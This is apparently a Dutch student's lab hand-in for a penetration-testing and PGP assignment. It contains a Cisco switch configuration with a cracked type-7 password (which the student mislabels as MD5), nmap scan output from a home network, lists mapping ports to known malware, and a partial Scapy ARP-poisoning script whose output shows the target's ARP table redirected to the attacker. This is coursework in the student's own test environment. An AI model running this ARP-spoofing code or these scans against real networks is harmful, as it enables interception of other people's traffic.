Inleverformulier met bewijzen en antwoorden Weektaak 5: PEN-testen en PGP

Naam student: Timo Kosse studentnr.: 438462 Klas: Itv-1D

Practicumdocent: KEHT

1. Hashing en encryptie:

C. Screenshot van de running-config van de switch waar 'service-encryption' aanstaat, en de hash van het enable-wachtwoord is te zien.

```
Switch#show running-config
Building configuration...

Current configuration : 1110 bytes
!
version 15.0
no service timestamps log datetime msec
no service timestamps debug datetime msec
service password-encryption
!
hostname Switch
!
enable password 7 0822404F1A0A
!
!
```

D. ontcijfering van de hash uit C.
Encryptie-standaard = MD5
Wachtwoord = Cisco

Niet hetzelfde als password en secret
Niet enable password gebruiken als je ook enable secret kunt gebruiken.
E. zes letters + hoofdletter + getal + leesteken kraken duurt 3 weken.


Type	Wachtwoord	Kraaktijd
zeven letters	gyeueih	200 miliseconden
zeven letters + getal	ekslced2	1 minuut
zes letters+ getal + leesteken	slcken2!	19 minuten
zes letters + hoofdletter + getal + leesteken	vnsledL2$	3 weken

F. Script met toelichting.

Bijgevoegd als .py bestand.

2. Een Scan uitvoeren met nmap op een willekeurige machine:

C. Afbeelding van Output van de ping sweep van je testomgeving.



D. Afbeelding van de outputs van minimaal vier verschillende nmap-scans die een eindapparaat identificeren.

```
Scanning 8 hosts [1000 ports/host]
Discovered open port 80/tcp on 192.168.178.52
Discovered open port 80/tcp on 192.168.178.17
Discovered open port 80/tcp on 192.168.178.1
Discovered open port 443/tcp on 192.168.178.17
Discovered open port 53/tcp on 192.168.178.1
Discovered open port 22/tcp on 192.168.178.52
Discovered open port 8080/tcp on 192.168.178.17
Completed SYN Stealth Scan against 192.168.178.52 in 0
hosts left)
Discovered open port 554/tcp on 192.168.178.59
Discovered open port 135/tcp on 192.168.178.59
Discovered open port 445/tcp on 192.168.178.59
Discovered open port 139/tcp on 192.168.178.59
Increasing send delay for 192.168.178.115 from 0 to 5
out of 84 dropped probes since last increase.
Discovered open port 5357/tcp on 192.168.178.59
Discovered open port 5357/tcp on 192.168.178.117
```

E. Minstens 3 vulnerabilities of exploits + argumentatie voor waarom ze van toepassing zijn. Graag bron vermelden.

135	tcp	threat	Secefa
135	tcp	threat	W32.Kiman
135	tcp,udp	threat	Femot
135	tcp,udp	threat	W32.Blaster.Worm
135	tcp,udp	threat	W32.Cissi
135	tcp,udp	threat	W32.Explet
135	tcp,udp	threat	W32.Francette.Worm
135	tcp,udp	threat	W32.HLLW.Gaobot
135	tcp,udp	threat	W32.HLLW.Polybot
135	tcp,udp	threat	W32.Kassbot
135	tcp,udp	threat	W32.Kibuv.Worm
135	tcp,udp	threat	W32.Lovgate
135	tcp,udp	threat	W32.Maslan
135	tcp,udp	threat	W32.Mytob
135	tcp,udp	threat	W32.Reatle
135	tcp,udp	threat	W32.Spybot
135	tcp,udp	threat	W32.Welchia
135	tcp,udp	threat	W32.Yaha

445	tcp	trojan	Nimda
445	tcp,udp	microsoft-ds	Win2k+ Server Message Block
445	tcp	microsoft-ds	SMB directly over IP
445	udp	microsoft-ds	microsoft-ds
445	tcp	threat	Netdepix
445	tcp	threat	Otinet
445	tcp	threat	Rtkit
445	tcp	threat	Secefa
445	tcp	threat	W32.Aizu
445	tcp	threat	W32.Bobax
445	tcp	threat	W32.Bolgi.Worm
445	tcp	threat	W32.Cissi

139	tcp	trojan	Chode, Fire HacKer, Msinit, Nimda, C Qaz
139	tcp	Chode	[trojan] Chode
139	tcp	GodMessageworm	[trojan] God Message worm
139	tcp	Msinit	[trojan] Msinit
139	tcp	Netlog	[trojan] Netlog
139	tcp	Network	[trojan] Network
139	tcp	Qaz	[trojan] Qaz
139	tcp	Sadmind	[trojan] Sadmind
139	tcp	SMBRelay	[trojan] SMB Relay
139	tcp	threat	God Message worm
139	tcp	threat	Msinit

3. ARP-poisoning met Scapy (Python)

A.

Apparaat	IP-adres	MAC-adres	Soort apparaat (OS + type hardware)
Aanvalsmachine	192.168.178.136/24	A8-A1-59-52-92-65	PC met windows 11
Doelwitmachine	192.168.178.117/24	08-D2-3E-DA-4B-F2	Laptop met windows 11
Oorspronkelijke Gateway	192.168.178.1/24	90-5c-44-45-c1-c2	Ziggo modem

Afbeeldingen cmd arp -a en ipconfig (target-machine)

```
Interface: 192.168.178.117 --- 0x10
  Internet Address      Physical Address      Type
  192.168.178.1         90-5c-44-45-c1-c2     dynamic
  192.168.178.17        ec-b5-fa-08-f3-79     dynamic
  192.168.178.52        98-de-d0-58-46-8b     dynamic
  192.168.178.136       a8-a1-59-52-92-65     dynamic
  192.168.178.199       c0-c9-e3-9b-a1-ed     dynamic
  192.168.178.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.2             01-00-5e-00-00-02     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  229.255.255.250       01-00-5e-7f-ff-fa     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

C. Script + output console in de python IDE op aanvalsmachine.

```
In [2]: run Scapy.py
[*] Starting script: arp_poison.py
[*] Enabling IP forwarding
'sysctl' is not recognized as an internal or external command,
operable program or batch file.
[*] Gateway IP address: 192.168.178.1
[*] Target IP address: 192.168.178.117
[*] Gateway MAC address: 90:5c:44:45:c1:c2
[*] Target MAC address: 08:d2:3e:da:4b:f2
[*] Started ARP poison attack [CTRL-C to stop][*] Starting network capture. Packet Count: 1000. Filter: ip host 192.168.178.117
```

```python
from scapy.all import *
import os
import signal
import sys
import threading
import time

#ARP Poison parameters
gateway_ip = "192.168.178.1"
target_ip = "192.168.178.117"
packet_count = 1000
#conf.iface = "en5"
conf.verb = 0

#Given an IP, get the MAC. Broadcast ARP Request for a IP Address. Should recieve
#an ARP reply with MAC Address
def get_mac(ip_address):
    #ARP request is constructed. sr function is used to send/ receive a layer 3 packet
    #Alternative Method using Layer 2: resp, unans =  srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(op=1, pdst=ip_address))
    resp, unans = sr(ARP(op=1, hwdst="ff:ff:ff:ff:ff:ff", pdst=ip_address), retry=2, timeout=10)
    for s,r in resp:
        return r[ARP].hwsrc
    return None

#Restore the network by reversing the ARP poison attack. Broadcast ARP Reply with
#correct MAC and IP Address information
def restore_network(gateway_ip, gateway_mac, target_ip, target_mac):
    send(ARP(op=2, hwdst="ff:ff:ff:ff:ff:ff", pdst=gateway_ip, hwsrc=target_mac, psrc=target_ip), count=5)
    send(ARP(op=2, hwdst="ff:ff:ff:ff:ff:ff", pdst=target_ip, hwsrc=gateway_mac, psrc=gateway_ip), count=5)
    print("[*] Disabling IP forwarding")
    #Disable IP Forwarding on a mac
    os.system("sysctl -w net.inet.ip.forwarding=0")
    #kill process on a mac
    os.kill(os.getpid(), signal.SIGTERM)
```


E. Script + output console in de python IDE op aanvalsmachine.

Target machine: afbeelding van de output van *cmd arp- a.*

Afbeelding van Wireshark waar de arp-messages te zien zjn

```
Interface: 192.168.178.117 --- 0x10
  Internet Address      Physical Address      Type
  192.168.178.1         a8-a1-59-52-92-65     dynamic
  192.168.178.17        ec-b5-fa-08-f3-79     dynamic
  192.168.178.52        98-de-d0-58-46-8b     dynamic
  192.168.178.136       a8-a1-59-52-92-65     dynamic
  192.168.178.199       c0-c9-e3-9b-a1-ed     dynamic
```

Flowchart van de aanval



F. Verklaring voor de effectiviteit van de aanval.

Het werkt vrij goed, omdat de laptop alle traffic naar router eigenlijk naar pc stuurt. Wireshark herkend de aanval wel zoals te zien in de screenshot


4. E-mails beveiligen met PGP.


Afbeelding van de public key

Bestand Bewerken Opmaak Beeld Help


```
-----BEGIN PGP PUBLIC KEY BLOCK-----

mDMEYebFBBYJKwYBBAHaRw8BAQdAohCF4YS2Fk0RV8bQdxTR+QIeIIHVgxumAmDE
k1L1Z1q0GnRpbW8gayA8dGltb2tvc3NlQGxpdmUubmw+iJoEExYKAEIWIQRpN0so
VVhrmHgMSQJRxGifO9o3kQUCYebFBAIbAwUJA8I/rAULCQgHAgMiAgEGFQoJCAsC
BBYCAwECHgcCF4AACgkQUcRonzvaN5GMHAD/WqzXHxgnbWgaYjY/6QpEoaSDpJjT
4/iiyFDLNAEkfq8BAItIuXBXW6o5HXZAf5UJjmvmMzqL62A2qLClOw9S1qsJuDgE
YebFBBIKKwYBBAGXVQEFAQEHQAc/JU1f0V9yhcn4iV0KpivNu9UKcdNUk+VqySuR
N01qAwEIB4h+BBgWCgAmFiEEaTdLKFVYa5h4DEkCUcRonzvaN5EFAmHmxQQCGwwF
CQPCP6wACgkQUcRonzvaN5EeEgEA8wIBioKB9g+bBa99/Y3tmPZn62ir1pGps9B4
WnaeDngBALmKi4GfpsAlmMj1+mKp8PN2Q12IayQtCUIdc+92woYB
=/T6H
-----END PGP PUBLIC KEY BLOCK-----
```

Afbeeldingen van het ontvangen/verz enden van de mail met PGP en signing.





Afbeelding van de flowchart



5. **Bonusopdracht: Persoonlijke reconnaissance uitvoeren.**

stappenplan in vorm van een flowdiagram

beschouwing (Hoeveel persoonlijke info en hoe kon je persoonlijke info vinden, welke methode / tools raad je aan.)